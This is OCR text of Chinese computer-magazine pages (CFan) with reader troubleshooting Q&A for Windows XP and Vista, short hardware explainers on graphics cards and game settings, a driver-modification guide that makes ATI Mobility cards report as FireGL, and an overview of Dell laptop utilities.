问：我正常卸载Antiarp防火墙时XP系统蓝屏，显示的驱动名称为：xAntiArp.sys。重启后再接着卸载就总是提示失败，手动删除它的几个驱动和防火墙文件夹后，发现不能拨号上网了，提示“错误678，远程计算机没有反应”，请问如何解决？我不想重装系统。

答：解决方法：首先在“本地连接→属性→常规”中卸载这两个驱动，重启，然后再在注册表编辑器里删除AntiArp防火墙的其他残留信息（操作前请先备份注册表信息），再重启，拨号应该能正常进行了。

产生这一问题的原因是：安装AntiArp后，它会安装“AntiArp Ndis Protocot Driver”和“AntiArp FireWall Driver”这两个驱动，和TCP/IP协议同时工作，在拨号上网时，虽然注册表里的驱动信息仍在，但实际上两个驱动文件已被你删除，所以导致拨号信息不能被ISP远程主机接收，从而出错。



Vista部分补丁安装失败

问：我的电脑预装了正版的Vista家庭高级版系统，最近发现有部分补丁总是安装失败，提示我：“Windows无法更新系统正在使用的重要文件和服务。”请问如何解决？

答：如果排除网速缓慢、安全软件干扰、恶意程序干扰等原因，那么说明这几个补丁需要独占安装。所谓独占安装，即这些补丁必须一个个地单独下载和安装，只要前面有一个下载或安装失败，将导致后续补丁无法下载和安装。请重新启动计算机，然后继续执行Windows update，一个一个地下载和安装试试。

反馈：确实如此，我重新启动计算机后再进行更新，发现它们确实需要一一地单独进行，不能连续下载和安装。

想了解更多精彩电脑问答？请登录**http://bbs.cfan.com.cn**，进入相关版块获取。



CF [SB01]

Tag 修改、默认安装目录 〉故障 〉软件

如何修改程序默认安装目录

问：我的系统是 Windows XP SP2，每次安装软件时系统都会将 C\Program files 目录作为默认安装目录，我想将默认路径更改到 D 盘下面。请问如何才能实现？（读者论坛提问）

答：如果系统已经安装好了，再修改默认安装路径只能通过注册表来进行操作：单击“开始/运行”，输入“regedit”打开注册表编辑器，依次找到：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion，在右侧窗口中再双击“ProgramFilesDir”项，在打开的窗口中设置相应的路径即可。



火速链接

用nLite为系统减肥并增删软件的方法请朋友们参考CFan2005年第11期《我的Windows XP安装盘只有200MB！》



傻博士有话说


这样修改的确可以更改绝大多数程序的默认安装路径，但还有一些应用程序安装时不通过检查注册表而直接指定安装路径的便无效。另外，系统安装后通过注册表修改默认安装路径，有时候可能会导致不少未知系统问题，因此，建议不要修改注册表来指定安装路径。最好在安装时手工指定安装路径，以避免出现错误。另外，如果系统还没安装，可以通过nLite这款软件修改安装源文件，直接定义系统默认软件安装路径，这样就不会出现以后的未知故障问题了。



Q2 如何记录APE和CUE文件

问：我从网上下载了一个专辑，格式为 APE+CUE 格式的，我使用 Nero 6.0 进行刻录时只能刻录 APE 文件而不能刻录 CUE 文件，这样刻录后无法进行歌曲播放控制。请问，如何才能成功地将它们刻录到 CD 中？（读者论坛提问）

答：推荐你使用 http://www.onlinedown.net/soft/2982.htm 可下载的 Easy CD-DA Extractor 软件来进行刻录，它可以很好地支持 APE 及 CUE 文件的刻录。



Q3 系统总提示DLL加载错误

问：我将一个木马病毒的一个 DLL 文件清除了，现在每次启动系统时都会弹出一个错误提示框，提示无法找到这个 DLL 文件。请问这该如何解决？（读者论坛提问）

答：单击“开始/运行”，输入“msconfig”并回车，在打开的窗口中选择“启动”选项卡，然后在下面的列表中找到与此 DLL 相关的启动项并将其删除即可。或者直接打开注册表编辑器，然后搜索此 DLL 文件名，找到相关项后将其删除即可。



Q4 Ghost备份文件大小是否正常

问：我的 Windows Vista 所在分区 C 盘下查看的已使用空间为 14GB 左右，我使用 Ghost 11 进行备份后，备份的 gho 文件却只有 7GB 多点。请问这个备份文件是否正常？（读者论坛提问）

答：Ghost 在进行备份时会自动采用压缩机制，正常模式下压缩率 50%很正常，如果在备份时选用了压缩选项，压缩率会更高。不过，在使用 Ghost 备份时请注意，像这种压缩后文件大小超过 4GB 的情况，如果使用提 FAT32 分区格式时，请使用压缩参数：split=x ，将备份包划分成多个分卷，每个分卷的大小为 x 兆。这样就不会出现因为 FAT32 不支持 4GB 以上的文件而产生的错误了。



Q5 Acrobat Reader中如何用词霸翻译

问：现在，我的词霸使用的是 V2007 版，Acrobat Reader 是 V8，以前使用低版本时倒还可以直接在 Acrobat 中使用词霸翻译，但现在却不能进行翻译了。请问这是什么原因？（读者论坛提问）

答：这可能是你在安装时没有按照先安装 Acrobat Reader 后安装词霸的顺序，这种情况下，只要重新安装一篇词霸即可修复此问题。



Q6 为何无法安装WinRAR

问：最近频繁地出现 WinRAR 打开文件出错的现象，我怀疑是 WinRAR 版本有问题，于是又从华军软件园下载了最新的 V3.7 版本程序，可是在安装的时候总是报错。我换作 7-Zip，安装时也出错。请问这是什么原因？（读者论坛提问）

答：首先，使用最新版本的杀毒程序对硬盘进行病毒查杀。其次，这种情况也有可能是硬盘上有错误，使用磁盘错误修复工具对硬盘进行通体查错、纠错。



Q7 如何删除Bysoo

问：最近我的系统中了 Bysoo 流氓软件，我使用超级兔子无法将其删除，也试了其他几款删除软件都无效。请问，如何才能将其删除？（读者论坛提问）

答：你可以下载最新版本的 360 安全卫士来删除该流氓软件，另外，还可以通过 Windows 清理助手进行删除。

想了解更多精彩电脑问答？请登录 **http://bbs.cfan.com.cn**，进入相关版块获取。



CF [SB02]

Tag　网络电视、支付宝、共享上网、Google　Firefox、MSN、Maxthon　实例　网络

有必要清除网络电视的临时文件吗?

问：我经常使用 PPStream、PPLive 这类网络电视软件在线看电影、电视节目，电视软件中显示下载了好几 GB 的数据。我想最近系统提示我的 C 盘空间低可能与此有关，但是使用优化软件并没有看到清除网络电视软件的临时数据。请问，如何才能成功清除网络电视软件所产生的垃圾文件？（邮件提问）



答：网络电视软件在正常工作时的确会下载临时数据，不过，这些临时数据都被放在内存的缓存中，系统会自动进行清理操作，当关闭播放软件后，所有的临时数据都会被清空，因此，不可能会在优化软件中看到相关信息。

Q1

傻博士有话说

网络电视不像浏览器的缓存会产生临时文件而又不容易自动清理。网络电视与一些在线流媒体相似，很多朋友都想试图在浏览器缓存中查找那些在线电影，但都会以失败而告终，其道理与网络电视一样，系统会自动将其从内存中清理。

Q2 支付宝为何不能取现

问：我的支付宝账号已经申请了实名认证，也安装了数字证书。今天在进行银行提现时，系统提示我没有绑定网银账号，于是我就按照页面提示，将我的一张已经开通了网银功能的银行卡进行了绑定。但是提交了提现请求后，系统显示 2 个工作日内到账，但是第二天我又收到一封邮件提示说银行账户与支付宝账户不一致。请问这是什么原因？（论坛提问）

答：支付宝账户的提现必须要提现的银行账户与支付宝账户的账户名一致，相差一个字都不能取现。请检查你的支付宝账户名与银行卡账户名，如果有不一致的地方，只要重新使用一个与支付宝账户一致的开通了网银功能的银行卡，绑定后即可进行提现了。

Q3 如何让Firefox粘贴网址后直接打开网页

问: 以前使用 GB 浏览器时，只要将网址粘贴到地址栏中，浏览器就会直接打开目标网页。我现在换用 Firefox 浏览器却没有此功能，使用起来感觉特别不方便。请问，能否也让 Firefox 浏览器在粘贴网址后直接打开目标网址？（邮件提问）

答：你可以从 https://addons.mozilla.org/en-US/firefox/addon/3035 下载安装这款 Firefox 插件来实现。安装后重新启动 Firefox 浏览器，只要将原先粘贴网址的快捷键“Ctrl+V”换为“Ctrl+Shift+V”（也可以在此插件的选项中修改为其他快捷键）即可。

Q4 如何备份MSN中的自定义表情

问：之前在 MSN 中自定义了不少表情图标，现在需要重新安装操作系统了。请问，有没有什么方法可以将那些自定义的表情图标备份下来？（邮件提问）

答：MSN 的自定义表情保存在“\Documents and Settings\系统账户\Local Settings\Application Data\Microsoft\Messenger\MSN 账号\ObjectStore\CustomEmoticons”目录下，在文件夹选项中设置显示隐藏文件，然后直接将上面的文件夹备份起来，重新安装系统及 MSN 后直接用其覆盖同名文件夹即可。

Q5 为何Google搜索任何关键字时都报毒

问：今天我在使用 Google 搜索引擎进行搜索时，输入任何一个关键词进行搜索后，都会打开一个页面提示“该请求通过电脑病毒或间谍软件向我们自动发送…”。请问这是什么原因？（论坛提问）

答：首先，将你的杀毒软件升级到最新版病毒库对系统进行病毒查杀。再试试，如果还显示上述错误，再检查一下你的浏览器是否使用了代理服务器，暂时取消代理服务器来访问。

Q6 小区宽带如何共享上网

问：小区宽带是用 Dr.COM 登录上网的，只能一台电脑登录上网，我使用路由器共享上网总是失败。怎么实现两台电脑共享上网呢？（邮件提问）

答：Dr.com 是不能使用路由器进行共享的，你可以在其中的一台电脑中安装双网卡，再使用 Windows XP 的共享上网功能进行上网（制作网线时要注意对调，一头是按照白绿、绿、白橙、蓝、白蓝、橙、白棕、棕的线序，另一头按照，白橙、橙、白绿、绿、白蓝、蓝、白棕、棕的色对顺序），或者使用 CCProxy 代理服务器的代理上网模式共享上网。

Q7 Maxthon为何出现倒字

问：今天不知道什么原因导致我的 Maxthon 浏览器的地址栏输入任何一个字符时都会从右向左显示，回车后会自动打开电信的 114 页面，而有时候又正常。请问这是什么原因？（邮件提问）

答：这可能是你的误操作修改了控制字符的原因，只要用鼠标右击地址栏，在弹出的快捷菜单中选择“插入 Unicode 控制字符/LRM”即可。

想了解更多精彩电脑问答？请登录
http://bbs.cfan.com.cn，进入相关版块获取。



CF [SB03]




Tag 开机、BIOS、显卡、DVD刻录机、风扇巨响、打印机 〉故障 〉硬件

如何实现定时开机

问：我是一名伏案工作的办公族，最近看到同事每天早上上班前，计算机全能自己启动，觉得很方便，请问这是怎么设置的？（论坛读者问题）

答：这是在主板BIOS设置RTC定时开机实现的，具体设置方法如下：启动计算机，按“DEL”键，进入主板BIOS设置主界面，选择“POWER MANAGEMENT SETUP”，选择“PowerOn by RTCAlarm”，进入“预设定时间启动”选项，在该项设置计算机开机时间或固定日期。设置为“Enabled”（见图）。



出现Date和Time两项，Date(of month)，用来设置系统开机日期，Time(hh:mm:ss)，用来设置系统开机时间。设置完成后，按“F10”键，保存退出设置界面，重新启动计算机，就可使用RTC定时开机功能。

傻博士有话说

RTC是英文Real Time Clock的简称，中文意思“实时时钟控制”，要使用该功能，计算机必须使用ATX电源（最近两年新购入的电脑基本都已经具备此功能），并保证计算机通电，才可以实现RTC功能。此外，RTC在开机的时候，RTC的工作电压由ATX电源提供，而在关机的时候，由主板BIOS电池供电，所以不会因为停电或拔掉电源插头而失效，有效地保护RTC设置的常效机制。



打印机为何打印乱码

问：一台针式打印机使用时只能打印几行乱码，然后无法工作，重新启动计算机问题依旧，请问这是什么问题造成的？

答：该问题一般是由于操作者向计算机发送了一个打印命令，而计算机提交的打印作业有时会在打印管理程序中被堆积起来，造成系统处理忙碌，从而导致向打印机发送一些混乱的数据，打印时出现乱码。虽然，重新启动计算机，打印管理器的打印作业看起来已经消失，其实这时打印作业依然存在，只不过CPU把它处理后存放在硬盘上，由硬盘直接经由内存发送到打印机。

解决方法如下：单击“开始”菜单，选择“设置→控制面板→管理工具→服务”（见图）。在“服务”列表中选择“Print Spooler”服务，并且中止此项服务。找到C:\Windows\System32\SpoolPRINTERS文件夹，删除所有文件。再重新启动“Print Spooler”服务，重新发送一个打印命令，一般问题可以解决。





DVD刻录机兼容问题

问：把新买的DVD刻录机安装到电脑上后，电脑竟然会自动进入安全模式，重启多次进入操作系统后出现死机现象，且声卡和打印机不能工作。用最新版本的瑞星2007进行查杀病毒，没有发现任何问题，请问这是怎么造成的？

答：应该是出现了系统冲突，右键单击“我的电脑”，选择“属性→硬件”标签，单击“设备管理器”，找到“DVD刻录机”，观察该项是否为红色“×”号，如果有，说明是硬件冲突问题。解决硬件冲突方法有两种：其一，改变操作系统的版本，简单而言是重新安装操作系统，不过这样由于过于麻烦，所以不建议首选；其二，升级主板BIOS及驱动程序是最简单也最实用的方法。



如何辨别主板BIOS版本

问：最近想升级主板BIOS，请问如何判断主板BIOS的版本？

答：一般而言，开机时，屏幕最上面第一条的信息为主板BIOS版本信息，例如:A6380MS V1.0 091096，其中，第一个字母“A”代表该主板使用的是AMI BIOS，如果第一个字母为“W”则代表该主板使用的是AWARD BIOS，第二～五个字代表主板型号（根据不同型号，该项会有所不同），第六、七个字母“MS”代表MSI，微星主板（根据不同品牌主板，该项会有所不同），“V1.0”代表主板BIOS版本。“091006”，其意思为厂商最后更新该主板BIOS的日期（月/日/年），即该主板最后更新日期是2006年9月10日。

想了解更多精彩电脑问答？请登录**http://bbs.cfan.com.cn**，进入相关版块获取。



[SB04]

CFan 加油站

显卡飞速进化简史

Tag 显卡芯片 〉显卡接口 〉硬件 〉加油站

■北京/春晓

柳絮飞家里的电脑是编辑部里面最烂的：竟然还在用TNT2显卡！天啊，上世纪的产品！难怪他总是对仙剑奇侠一类的游戏感兴趣。飞叔很无奈——显卡世界变化的太快。


显卡之“物种起源”

显卡扮演者将电脑中的“0”和“1”构成的二进制指令转换成图像输出的重要角色。最早的显卡只是提供显示功能，可以理解为连接显示器与主机的中间设备。而现在的显示卡功能强大，能够取代一部分CPU的功能来进行图形处理。显卡可以说是电脑里面最重要的配件了。不管电脑的集成度多么高，不管主板上集成了声卡、网卡等等多少功能，一旦是集成了显卡，高级玩家必会嗤之以鼻。




显卡之“生物进化”

显卡的进化是伴随着人们对电脑显示性能不断提升的要求向前滚动发展的。在显卡进化的历史长河中，有几个重要的推动因素不得不提：一是几大显卡芯片厂商之间的激烈竞争，其中，nVidia和ATI两家公司扮演了重要的角色，不断推出更加高级的的产品，使显卡市场新品高潮一浪接一浪；二是游戏爱好者的狂热追求，从极品飞车、Quake到FIFA、CS、再到魔兽争霸、战地系列……许多优秀的3D游戏不断挑战着玩家显卡性能的极限；三是系统软件和游戏开发厂商的大力推进。微软作为软件领域的老大，不断制定出基于Windows的显卡编程接口DirectX，为显卡的“进化”提供了标杆。更重要的是，微软推出的图形化的Windows操作系统，也为显卡的进化提供了应用环境。



CF [ZS01]





















阿兰·图灵和图灵机

1936年，英国数学家阿兰·图灵发表了论文《论可计算数在判定性问题中的应用》(On Computable Numbers With an Application to the Entscheidungs Problem)，其中图灵设计的“理想计算机”被后人称之为“图灵机”，它实际上是一种不考虑硬件状态的计算机逻辑结构，界定了电子计算机的理论和模型，为现代计算机的制造和发展奠定了基础。“图灵机”的特点是只要为它编好程序，它就可以承担其他机器能做的任何工作。当世界上还没人提出通用计算机的概念前，图灵已经在理论上证明了它存在的可能性。

为了纪念图灵的杰出贡献，美国计算机协会ACM在1996年设立了计算机界的第一个奖项，并以“图灵奖”命名，被称为“计算机界的诺贝尔奖”。 CF [ZS02]

CFan 加油站

消灭游戏中的“终极BOSS”

了解游戏中的专业名词

Tag 全屏反锯齿、各向异性过滤、垂直同步、三重缓冲 〉知识 〉硬件

■北京/YY

本文可以学到：1.什么是全屏反锯齿？ 2.各向异性过滤有何用处？ 3.垂直同步和三重缓冲对游戏的影响。

在游戏里不管多难打的BOSS，“博”派或“狂”派都有办法搞定它们，但游戏设置里的那堆可恶的名词可就难说了。什么那锯齿，那贴图的，这都什么玩意呀，影响速度，改变画面，全要听它们说了算，它们才是“终极BOSS”嘛。


现在正是这些“名词”所代表的技术快速发展，以前只能在CG动画中看到的画面，已经变成了游戏画面，我的朋友们就经常感慨说“现在是玩动画的时代了”！

不要“锯齿”:全屏反锯齿

相信没人喜欢看“枪”片，毕竟效果和DVD版差得远呢，而玩游戏的时候也没人有会喜欢满屏幕的“马赛克”。“全屏反锯齿”就是让游戏画面不会变成“马赛克”的技术。不管是NVIDIA还是ATi，都有自己独有的技术来解决锯齿问题，并且这一技术也在不停的升级，比如将一个像素拆分成几个像素，得到新生成的像素，由于像素增加了，把它们“聚合”起来后，锯齿也就很小了，从而实现了“反锯齿”。

结论：“全屏反锯齿”技术是一项极耗资源的技术，在游戏设置中，通常有2×、4×、6×、8×等可选项，在画面成倍变好同时，显卡的速度性能也在二分之一的速度下降。另外，提高分辨率也是一种“反锯齿”的好方法。






拒绝“马赛克”:各向异性过滤

“各向异性过滤”，听这名字就够让人头痛的了。但它的基础是“双线性过滤”和“三线性过滤”，其实，它们是为了让画面更清晰而设计出的技术。你在控制游戏主角由远到近跑来时，画面由小变大，这时肯定会有“马赛克”出现，而“双线性过滤”是采集目标像素周围的4个像素颜色值求平均数，再贴至因画面变大新生成的像素。“三线性过滤”和“双线性过滤”原理相同，不过采集范围更大，计算更精确，而“各向异性过滤”则能够比它们更强，它使得画面更加逼真，只是处理需要更多资源。

结论：在游戏设置中“各向异性过滤”通常有4、8、16等项，这项也是影响游戏画面效果的主要因素。



由于开启了“垂直同步”，游戏的最大帧数被限制在70帧，“三重缓存”(右图)比“双重缓存”(左图)更能提高游戏速度



显卡驱动提供的帮助说明功能有助于设置。

游戏我要不闪的：垂直同步和三重缓冲

早年间，CS被限制在60帧就是“垂直同步”干的，说到它的历史渊源，还要追溯到Voodoo2的时代，这一功能主要作用是让显卡的运算和显示器刷新率保持一致，以稳定输出的画面。于是60帧的刷新率成就了60帧的游戏画面，为了保持画面的稳定性，早期启用“垂直同步”后，显卡会强制打开“双重缓存”，目的是让显卡在处理数据时将下一个需要输出的画面存入到缓存中，让输出的画面更稳定。现在“双重缓存”已经升格为“三重缓存”但功能不变，让“垂直同步”后的游戏更流畅。

结论：现在的游戏中是否开启“垂直同步”已经影响不大，但如果开启就一定打开“三重缓存”。使用“三重缓存”对显存要求极大，尤其是在“全屏反锯齿”同样开启的情况下更要注意。默认1600×1200分辨率，32位色显示的画面只占用了7.32MB的显存空间，启用“三重缓存”后，变为21.86MB，如果启用了4×的“全屏反锯齿”，这个数字就成了87.84MB，如果再加上需要显示的其他材质，仅有128MB显存的显卡可能已经被拖垮了。

游戏中的设置还有很多，这里介绍的只是最常见的三种，其实，显卡的加速应用已经远远超出了游戏的范畴，不仅仅可以为Photoshop等专业图形处理软件提供服务，甚至连Adobe Acrobat 8这些软件也提供了服务。 CF [ZS03]

一分钱不花，专业本本立刻拥有！



Tag \ ATI FireGL \ 改造 技巧 \ 笔记本

北京/TKD、west

小李是一个收入不菲的白领阶层，前不久由于装修的需要，开始钻研起3D制图设计，于是便不惜本钱购买了一款带有专业图形显卡的本本，价格近两万余元。恰巧一日邻居小张来到他家，看他本本上的演示图像非常有趣，也开始对3D制图设计产生了兴趣。不过小张只是一名大二的学生，一台带有专业图形显卡的本本价格实在太贵了，不是小张可以承受的。回到家小张左思右想："我的本本也有独立显卡，为什么用起来就是不如人家专业显卡好呢？要是有办法让我的本本也拥有专业显卡那该多好啊！"

谁能改成专业显卡？

目前的专业显卡主要集中在nVIDIA Quador FX系列和ATI FireGL系列上，除此之外还有3Dlabs的产品。其中，nVIDIA和ATI的专业显卡多是采用与普通显卡一致的核心构架，这就给改造提供了可能性。例如目前笔记本电脑中最常见的ATI Mobility Radeon X1300/1400/1600系列显卡，实际上都是可以通过改造的方式让它们变成专业显卡！改造并不伤害硬件本身，只有驱动部分的改动，甚至不会影响显卡本应拥有的游戏性能。如此一来，就意味着你可以一分钱不花，把本本提升成为一个专业的图形工作站，小张的问题不就迎刃而解了吗？

小知识：什么是专业图形显卡

专业图形显卡的市场定位，决定了其侧重点主要针对专业的绘图程序。目前的专业绘图软件，在图形设计接口上普遍采用OpenGL标准，对于OpenGL API的支持能力，是否针对专业绘图进行驱动及软件上的优化（如3ds max、Maya 、Alias、CAD/CAM、SolidWorks等专业软件），成为专业显卡和普通显卡的重要区别。在设计图形芯片时，厂商多采用同一构架，以降低研发成本，这也是为什么部分显卡可以改造成专业显卡的重要原因。

改造只对驱动做手脚！

1.下载驱动程序

首先需要下载一个驱动程序，注意，移动版ATI显卡驱动程序和桌面版并不通用！移动版ATI显卡驱动程序可以从http://drivers.mydrivers.com/drivers/181-72750-ATI-Mobility-Radeon-7.8-For-WinXP/处下载。在安装时，首先驱动程序会进行自解压过程，在解压完成后弹出向导欢迎界面，此时要点击"取消"而不是"下一步"，这样我们才可以在已解压的驱动程序中添加修改文件。

2.更换识别信息

下载http://work.newhua.com/cfan/200719/CX_38465.rar并解压出CX_38465.inf文件，并将其复制到已解压的驱动目录中，如C:\ATI\SUPPORT\7-8-mobile_xp_dd_ccc_enu_38465\Driver\XP_INF覆盖同名文件。该文件为范例中使用的Mobility Radeon 1400修改而来，如果是其他显卡使用者，可以根据情况自行更改，这一步的改造内容主要是为了显示正确的专题图形芯片名称。

3.替换改造文件

替换改造文件应该说是最重要的内容，下载http://work.newhua.com/cfan/200719/ati2mtag.rar，将压缩包内的ati2mtag.sy_复制到C:\ATI\SUPPORT\7-8-mobile_xp_dd_ccc_enu_38465\Driver\XP_INF\B_39230覆盖原文件。这个文件可以应对ATI Mobility Radeon X1300/1400/1600的改造，所以即便不是范例中所使用的显卡也没必要修改了。

4.驱动安装要留心

这样，驱动程序的改造就算完成了。安装之前，需要先将原先的驱动程序卸载，然后进入C:\ATI\SUPPORT\7-8-mobile_xp_dd_ccc_enu_38465目录，双击setup.exe强制安装。在安装完毕之后，显卡驱动程序就算更换完毕，图形设备属性里应该已经变成专业显卡了！

改造算是完成了，但你知道它是否真正发挥作用了吗？很简单，通过一个专业的软件测试，我们就能知道是否有效了。



成功与否 测试见真功！

SPECviewperf是专业级、符合工业标准的OpenGL图形显示卡效能测试分析软件，其测试项目有六项：3dsmax、DRV、DX、Light、ProE、Ugs，包括软件执行效能仿真（3dsmax、ProE）以及动画公园场景仿真（Light）……等等，可以产出相关的分析数据！

下载地址：http://www.onlinedown.net/soft/4476.htm

	修改前	修改后
3dsmax-03 Weighted Geometric Mean	10.79	17.29
catia-01 Weighted Geometric Mean	11.05	19.68
ensight-01 Weighted Geometric Mean	10.29	13.37
light-07 Weighted Geometric Mean	9.497	19.09
maya-01 Weighted Geometric Mean	14.64	42.3
proe-03 Weighted Geometric Mean	15.06	30.71
sw-01 Weighted Geometric Mean	10.55	15.94
ugs-04 Weighted Geometric Mean	11.29	14.73

运行SPECviewperf进行测试，你可以轻易发现，绝大多数专业图形设计应用都有非常大幅度的提升，尤其是MAYA，甚至差距达到2倍以上。一个并不十分复杂的改造过程，瞬间就能让你拥有两倍的图形性能，让一个普通的本本变成价值数万的移动图形工作站，而且一点也不损失游戏性能，你会拒绝吗？ CF [SZ01]

众里寻它千百次 其实已在电脑中

笔记本电脑的随机软件(Dell篇)


Tag \ Dell inspiron、随机软件 \ Dell QuickSet、Dell Support Center \ 技巧 \ 本本玩家

本文可以学到 1. Dell电脑不开机就能搜网络 2. Dell电脑的自我修复

北京/WY

Dell的inspiron系列笔记本是一款面向家庭用户的产品，性价比高，实用，是不少朋友的选择，不过笔记本本身提供的软件非常丰富，不仅仅可以用在家庭，就算在办公室里也一样有帮助。

不开机就知有没有无线网



▲点击"高级配置"，可以设置"搜索条件"，比如只搜索强信号网络，只搜索802.11b/g的网络，这样有助你更快的接入网络。

就像Dell QuickSet这个名字，它就是专门用来快速设置笔记本电脑中的一些常用设置，比如查看热键，修改电源设置等等。不过它最大的特色功能就是Wi-Fi Cather，这个功能解决了无线网络连接的问题。出于省电的目的，一般笔记本在机身上会有无线网络的开关，它们通常只有开和关两个挡位，而Dell笔记本增加了"临时"档。

只保持在"临时"档几秒钟，就可以看到当前是否有可以连接的无线网络。最重要的是，这个功能不仅仅在Windows下能发挥作用，更可以在休眠、待机模式，甚至是关机状态下也能帮你找到无线网络，如果你是那种"无网不开机"的人，这功能是相当适合你的。

默认这项功能是未被配置的，需要在Dell QuickSet内设置:打开软件，选择"联网"，然后点击右侧的"Wi-Fi Cather/无线电控制选项"，在弹出窗口中勾选"启动Wi-Fi Catcher"项，若你接入的无线网络相对固定，那可以继续设置"仅搜索首选网络"，再点击"选择首选网络"按钮，将"已配置的网络"添加到"要搜索的网络"中就可以了(见图1)。

▲这里还可以下载驱动，备份和恢复文件等等

笔记本的自我修复

如果你的Dell电脑出了问题，不用再去麻烦高手啦，Dell笔记本的"Dell Support Center"具有"自我帮助"功能，能够识别和修补笔记本的问题。运行软件后，点击"主菜单"，依次点击"自我帮助→故障排除→自动扫描"按钮就可以了(见图2)。

Dell笔记本中的第三方软件也很丰富，比如有适合制作DVD视频光盘的Roxio Creator Premier等等。

关机下使用Wi-Fi Catcher

要在关机情况下使用Wi-Fi Catcher，需要先在BIOS下进行设置，进入BIOS后，选择"Wireless→Wi-Fi Catcher"，将该项设置为"Enabled"即可。

以后只要在关机状态下将无线开关保持在"临时"档，再通过观察Wi-Fi Catcher指示灯的状态，结合下表就能知道当前的网络状态了。

呈绿色闪烁	搜索Wi-Fi网络连接
绿色长亮	已找到信号较强的Wi-Fi网络连接
黄色长亮	找到信号较弱的Wi-Fi网络连接
LED	未检测到网络连接

▶Dell的Latitude和inspiron系列笔记本无线开关具有"临时"档，关机状态下，是靠指示灯来判断网络状态的。



Dell QuickSet

热键		功能	作用
Fn F1	<Fn>+<F1>	休眠	本功能将您的计算机置于休眠状态。
Fn F3	<Fn>+<F3>	电池表	本功能可显示电池表屏幕。
Fn F8	<Fn>+<F8>	显示配置设置	本功能列出可用的显示器配置。
Fn ↑	<Fn>+<向上方向键>	亮度表	本功能可增强亮度。
Fn ↓	<Fn>+<向下方向键>	亮度表	本功能可减弱亮度。
	系统上的开关	无线电状态启用/禁用	本功能显示已安装在系统内的每一个无线电设备的状态。


在Dell QuickSet里，点击"显示→热键"，就可以查看当前系统的热键(见图)

CF[SZ02]

看清再买！笔记本保修条例详解

联想篇

Tag \ 联想 \ 保修条例 \ 笔记本 北京/TKD、west



